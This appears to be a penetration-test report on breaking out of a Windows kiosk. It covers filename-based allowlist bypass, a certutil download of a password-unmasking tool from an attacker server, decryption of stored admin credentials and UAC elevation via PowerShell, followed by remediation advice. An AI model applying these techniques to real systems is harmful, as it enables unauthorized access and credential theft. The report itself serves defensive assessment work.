
3. Findings

3.1 Vulnerability: Exposure of Encrypted Administrative Credentials in Kiosk Environment




- **CVSS:** CVSS 3.1: AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N – 6.1 (Medium)
- **Description:** Inside the kiosk session, a sensitive configuration file named `profiles.xml` was located under `C:/_admin/`, containing encrypted credentials for the `admin` account. The file was readable from a non-privileged kiosk context and presented a potential pathway to escalate access via credential decryption.
- **Impact:** An attacker operating within the kiosk session could obtain this file and decrypt the password using publicly available tools. This allowed impersonation of an administrative user, bypassing access controls and enabling elevated command execution.
- **Technical Summary:** The credential structure conformed to the Remote Desktop Plus profile format. The file was decrypted using RDP+ and `BulletsPassView.exe` from within the kiosk itself, after bypassing execution restrictions.

3.2 Misuse of Executable Renaming to Bypass Kiosk Application Restrictions




- **CVSS:** CVSS 3.1: AV:P/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N – 5.9 (Medium)
- **Description:** The kiosk system relied on application whitelisting via binary name filters. However, executables such as `Remote Desktop Plus` and `cmd.exe` were successfully launched by renaming them to `msedge.exe` —the default browser allowed by the kiosk.
- **Impact:** This allowed arbitrary command execution and unrestricted access to system resources, file navigation, and third-party utilities. The technique effectively bypassed intended kiosk confinement.
- **Technical Summary:** The `rdp+.exe` and `cmd.exe` binaries were copied or renamed to `msedge.exe`, executed successfully, and leveraged to export credentials and launch further enumeration tools.

3.3 Unprotected Credential Exposure via BulletsPassView Execution



- **CVSS:** CVSS 3.1: AV:P/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N – 5.9 (Medium)
- **Description:** An unprotected credential viewer tool (`BulletsPassView.exe`) was downloaded and executed within the kiosk session using `certutil` . The tool was able to read and unmask encrypted data exported from RDP+, revealing administrative credentials in plaintext.
- **Impact:** This enabled immediate escalation to the `admin` account without guessing or brute-forcing. With the decrypted credentials, the attacker could transition into a full PowerShell environment and attempt privilege elevation.
- **Technical Summary:** Using `certutil -urlcache -split -f` , the executable was downloaded from an attacker-controlled server. It was launched from the command line and used to expose decrypted passwords within graphical input fields via the “Unmask password text box” option.

3.4 Insufficient Privilege Enforcement via UAC in Administrator Session



- **CVSS:** CVSS 3.1: AV:L/AC:L/PR:H/UI:R/S:U/C:H/I:H/A:N – 5.8 (Medium)
- **Description:** Although the user was logged in as `admin` , privilege-related checks (`whoami /priv`) showed most sensitive tokens were inactive due to UAC enforcement. This suggested improper elevation or a lack of enforcement of full administrative rights by default.
- **Impact:** An attacker using `runas` could access an administrator shell, but without elevation would remain confined to limited privilege capabilities. However, manual

triggering of UAC elevation via PowerShell circumvented this barrier entirely.

- **Technical Summary:** After logging in as `admin`, the user ran `Start-Process "powershell.exe" -Verb RunAs`, prompting a UAC consent dialog. Upon acceptance, the shell operated with elevated privileges.

4. Recommendations

To address the vulnerabilities observed during the assessment—including exposure of sensitive credential files, ineffective privilege boundaries within kiosk sessions, executable whitelisting bypasses, and weak UAC enforcement—the following remediation steps are recommended:

1. Harden Kiosk Environment and Application Controls

- **Implement Hash-Based Whitelisting**: Replace name-based application allowlists with hash-based validation using tools like AppLocker or Windows Defender Application Control.
- **Restrict Local File Navigation**: Disable `file://` protocol access or configure browser group policies to prevent navigation to local paths from kiosk-allowed applications.
- **Limit Write Access in Kiosk Profiles**: Prevent kiosk users from writing to directories like `Downloads` or executing files from user-space unless explicitly authorized.

2. Secure Storage and Handling of Credential Files

- **Apply ACLs to Sensitive Directories**: Lock down access to directories containing credential material (e.g., `C:/_admin/`, `ProgramData`, and `%APPDATA%`) through granular file system permissions.
- **Encrypt Credential Files**: If configuration files must reside locally, encrypt them using machine-bound keys to prevent unauthorized decryption from lower-privileged contexts.
- **Avoid Storing Unprotected Secrets**: Remove legacy plaintext or weakly encrypted credential artifacts from Remote Desktop Plus, and consider upgrading to credential managers with built-in secure vaults.

3. Prevent Exploitation via Unsanctioned Tools and Payloads

- **Block CertUtil and Similar Binaries**: Apply Controlled Folder Access and block known living-off-the-land binaries (LOLBins) such as `certutil.exe` for users in untrusted contexts.
- **Monitor Download Activity**: Use EDR telemetry to alert on executable downloads from external or attacker-controlled sources, especially during restricted kiosk sessions.
- **Disable RDP+ and Third-Party Credential Tools**: Evaluate removal of Remote Desktop Plus and similar utilities from locked-down systems unless operationally necessary.

4. Strengthen UAC Enforcement and Session Elevation Controls

- **Enforce Admin Elevation for Sensitive Binaries**: Ensure that binaries like `powershell.exe` trigger elevation prompts consistently via UAC policy, particularly when launched from user sessions.
- **Audit RunAs Usage**: Monitor and log usage of `runas.exe`, flagging suspicious attempts to switch user context without justification.
- **Apply Consent UI for Privileged Users**: Mandate confirmation dialogs and session isolation for administrative actions even when executed by known local accounts.

5. Improve Visibility Through Logging and Monitoring

- **Log Application Launch Events**: Enable and centralize logging for executable launches, PowerShell sessions, and command-line interactions in kiosk and admin contexts.
- **Correlate Credential Access Patterns**: Set up detection rules for unexpected reads or exports of credential files, especially files linked to RDP+ or DPAPI-related blobs.
- **Audit Encrypted File Usage**: Track usage of tools that unmask or extract passwords from encrypted formats (e.g., BulletsPassView, mimikatz), and correlate with account logons.

6. Credential Hygiene and Privilege Access Management

- **Rotate Decrypted Credentials**: Change passwords immediately after exposure through tools like BulletsPassView, and revoke any affected access tokens or group assignments.
- **Implement Just-In-Time Privileges**: Use solutions like Microsoft’s Privileged Access Management (PAM) to provision elevated rights temporarily and revoke them automatically.
- **Validate Group Memberships**: Audit memberships of high-privilege groups such as `Administrators`, `Remote Desktop Users`, and custom technician roles that may have access to sensitive tooling or files.

By implementing these recommendations, the organization can strengthen kiosk isolation, reduce exposure to file-based credential leaks, and prevent privilege escalation through simple misconfigurations or local exploitation techniques. These steps will help minimize the risk of lateral movement and protect the integrity of administrative accounts in both standard and restricted environments.

5. Conclusions

Executive Summary

Imagine a computer system that's meant to be locked down—only offering a limited interface to prevent unauthorized changes. Now picture someone walking in, finding a way to open hidden drawers, read stored passwords, install software, and eventually hold the keys to everything.

That’s what happened in this assessment.

We accessed a computer configured in "kiosk mode"—a restricted setup designed to prevent misuse. But the system let us log in without a password. Once inside, we discovered:

- **A file containing administrator credentials**, hidden but accessible. At first glance, the password appeared unreadable—but we found tools already installed (or easy to download) that revealed it clearly.
- **Weak control over which applications could run**. The system blocked most programs—but only based on their name. Simply renaming a forbidden tool to match the allowed ones let us bypass these restrictions, like putting on a fake badge to walk past security.
- **Built-in features allowed downloading and launching tools**, including ones meant to extract saved passwords. This meant we didn’t need any advanced hacking—we simply used the system’s own capabilities against it.
- **Even after logging in as admin, protections meant to block risky actions were easily defeated**. We triggered a pop-up, accepted it, and instantly gained full control.

Why does this matter?

Because these aren’t theoretical problems. In real-world scenarios, someone with minimal access—like an employee, a contractor, or someone who gains network entry—could use these same techniques to take over the system. What looks like a locked-down environment may be open to manipulation with just a few clicks and renamed files.

Mitigating these issues isn’t about preventing cyber attacks from far away—it’s about closing the doors that are already unlocked inside your organization. Strong protections require not just passwords and permissions, but thoughtful design in how tools, files, and identity are handled.

Technical Summary

The following confirmed vulnerabilities enabled privilege escalation from kiosk access to full administrative control:

1. **Unauthenticated RDP Login to KioskUser0**
   - **Issue:** Remote Desktop was accessible without credentials.
   - **Risk:** Allowed network-based attackers to access the system directly.
2. **Accessible Configuration File Containing Encrypted Credentials**
   - **Issue:** `profiles.xml` included administrator login information.
   - **Risk:** Decryption within the same environment exposed valid credentials.

3. **Executable Whitelisting Bypass via Renaming**
   - **Issue:** Applications were allowed or blocked based solely on their filename.
   - **Risk:** Renamed tools like `cmd.exe` could run unrestricted.
4. **Download and Execution of Password-Recovery Utilities**
   - **Issue:** `certutil` was used to fetch tools like `BulletsPassView.exe`.
   - **Risk:** Revealed plaintext credentials without requiring elevated permissions.
5. **Privilege Elevation via UAC Prompt Abuse**
   - **Issue:** PowerShell command triggered elevation dialog.
   - **Risk:** Once accepted, granted full administrative rights.
6. **Limited Token Privileges in Admin Session Without Proper Enforcement**
   - **Issue:** `whoami /priv` showed restricted tokens even in admin context.
   - **Risk:** Confirmed reliance on manual UAC approval for critical actions.

Appendix: Tools Used

- Nmap Description: Used to identify open ports and running services on the target system. Helped confirm the presence of Remote Desktop Protocol and supported OS fingerprinting.
- rdesktop Description: Provided direct RDP access to the kiosk session without requiring login credentials. Served as the entry point to interact with the desktop environment.
- Remote Desktop Plus Description: Preinstalled credential management tool used to access and decrypt administrator credentials stored in a configuration file.
- BulletsPassView Description: Credential extraction utility used to reveal passwords that were initially masked within the system’s interface.
- cmd Description: Renamed and executed within the kiosk session to bypass application restrictions. Enabled command-line operations including file downloads and enumeration.
- certutil Description: Built-in Windows binary used to retrieve external files from the attacker machine. Played a key role in downloading tools without elevated permissions.
- PowerShell Description: Used to enumerate privileges, run commands, and manually trigger UAC elevation prompts for full system access.
- whoami /priv Description: Verified which privilege tokens were active during different stages of the attack. Confirmed limited access and elevation after UAC interaction.
- Python HTTP Server Description: Simple file server hosted on the attacker’s machine to serve executables and configuration data during post-exploitation phases.
- file protocol and Windows Explorer Description: Accessed from within the kiosk browser to navigate local directories and retrieve sensitive configuration files.
- Windows Start Menu and renamed executables Description: Provided access to application launchers inside the restricted environment. Renaming restricted programs to match allowed application names enabled them to run without limitation.

These tools were essential from reconnaissance through exploitation, providing broad visibility into the domain structure and enabling practical abuse of misconfigured identities, authentication mechanisms, and privileged storage paths.